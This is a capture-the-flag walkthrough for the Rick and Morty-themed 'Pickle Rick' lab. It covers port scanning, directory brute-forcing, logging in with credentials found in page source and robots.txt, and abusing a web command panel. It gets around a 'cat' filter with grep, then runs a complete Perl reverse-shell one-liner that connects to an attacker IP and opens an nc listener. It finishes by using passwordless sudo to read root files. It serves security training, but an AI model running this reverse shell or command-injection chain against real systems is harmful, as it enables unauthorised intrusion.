
Pickle Rick
🚩
This Rick and Morty-themed challenge requires you to exploit a web server and find three ingredients to help Rick make his potion and transform himself back into a human from a pickle.
Begin the box by setting up directory for project under ~/pickle-rick-ctf, also created a directory for nmap. at ~/pickle-rick-ctf/nmap. This is just to easily store and remove the information and files gathered during the CTF.
Using nmap we can begin gathering information about the target.
nmap -sV -sC -O $ip -oN nmap/initial
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-16 19:23 EDT
Nmap scan report for 10.10.178.231
Host is up (0.031s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 0b:eb:d9:e4:65:7d:72:1a:d0:a1:fd:c3:88:2c:ee:82 (RSA)
|   256 77:b4:2c:d4:88:15:ca:7f:d5:fb:2d:ec:d7:d5:41:37 (ECDSA)
|_  256 a5:7f:5f:33:47:d7:d8:f2:04:c3:7e:c8:8e:f6:89:d8 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Rick is sup4r cool
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=10/16%OT=22%CT=1%CU=38185%PV=Y%DS=2%DC=I%G=Y%TM=652DC6
OS:17%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=109%TI=Z%CI=I%II=I%TS=8)SE
OS:Q(SP=103%GCD=1%ISR=10B%TI=Z%CI=I%II=I%TS=8)SEQ(SP=104%GCD=1%ISR=10A%TI=Z
OS:%CI=I%TS=8)SEQ(SP=105%GCD=1%ISR=10B%TI=Z%CI=I%II=I%TS=8)OPS(O1=M508ST11N
OS:W7%O2=M508ST11NW7%O3=M508NNT11NW7%O4=M508ST11NW7%O5=M508ST11NW7%O6=M508S
OS:T11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN(R=Y%DF=Y%T=4
OS:0%W=6903%O=M508NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(
OS:R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%
OS:W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=
OS:)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%
OS:UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.95 seconds
First of all we can see the machine is running 2 ports. Port 22 & 80 indicating a http web server is running as well as OpenSSH on port 22.
We can begin to look at the site to see what is going on.

Site returns a page indicating that Rick needs help from Morty to turn himself back into a human. As he was a pickle, classic Rick.
By viewing the HTML source code we can see that rick has left a note that his username is R1ckRul3s - Now we know Ricks username but we don’t know what this username is for or the password.
Next I’m going to use nikto to attempt to try and find any outdated software versions or files/directories that could be exploited.
nikto -url $ip | nikto-output.log

Nikto showed us that the version of Apache appears to be out of date, there is a login page at /login.php and some other stuff.
Whilst nikto is doing it’s work I’m also going to user gobuster to try and find any hidden directories using a wordlist provided in /usr/share/wordlists.
gobuster -u $ip -w=/usr/share/wordlists/directory-list-1.0.txt -x php,sh,txt
Gobuster will brute force the directories and hopefully give us some results which we can use to find more information about the target machine.

Gobuster has given us a few pages to check out including the same login page shown by nikto as well as portal.php, ./php, an assets directory and finally robots.txt.
Opening robots.txt we can see some text this could be a password of some kind or just Rick being Rick.
Trying the combination of R1ckRul3s and REDACTED on the login.php page is correct and we have successfully logged into the admin panel.

Let’s try and explore the different pages to see if we can find anything interesting. All the links return a GIF screen indicating that only the real Rick can view these pages.

The commands section however has a blank box in which we can execute code and the return is shown back to us.

Running ls in the commands panel displays the files within the directory.

Using cat returns an error that the command is disabled to make it harder. This means we will have to find another way to view the files contents.
Using both head and tail is also forbidden so instead we can try other methods of displaying. One way is to use;
grep . Sup3rS3cretPickl3Ingred.txt
Grep is not disabled and returns the answer to the first clue in the CTF.
You could also try writing a script that echos the contents of the file line by line but grep is much cleaner in this situation.
We need to find a way to give us a more stable shell and not rely on the web interface to try and navigate the file system (This is possible and you can complete the challenge by doing so). To do this we can use a reverse shell.
We can try by using netcat but the string “cat” will be caught by the checking system used by the site to prevent the usage of cat. Using the shorthand nc also yields nothing.
Next we can try and use perl or python to try and return an output.
perl -e "print 'test'"
This time we get the output of “test” so we know we can use perl in some way to give us a reverse shell.
Using https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet to give us a premade shell command to work with.
perl -e 'use Socket;$i="ATTACKER-IP";$p=LISTENING-PORT;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
We can modify this command to insert our IP address and our chosen port to establish a connection.
nc -lvnp PORT
Let’s start a listener with netcat and set it listening on the same port you used for the command.
Now we can insert the script into the command panel and hopefully establish a reverse shell to make it easier to navigate the filesystem and get more answers.

Success!
Once in we can run the whoami command to see that we are user www-data. We can also see what permissions we have using the command;
sudo -l
This command shows us that we may run any command with no password required. This is fantastic news.

After snooping around in the file directory we can access the /home directory and see there are two users on the system. Ubuntu and Rick. Entering Ubuntu we see nothing in there. Going into Rick shows us a file named “second ingredients”.
cat "second ingredients"
Returns the second answer to our CTF.
Now we need to find the final ingredient to turn Rick back into a human.
Using the fact we can use any command with no password means we can view the root directory using the following command;
sudo ls /root/
This shows us the following;

This must be the third ingredient required.
sudo cat 3rd.txt
We get our final ingredient and finish our CTF adventure with Rick and Morty.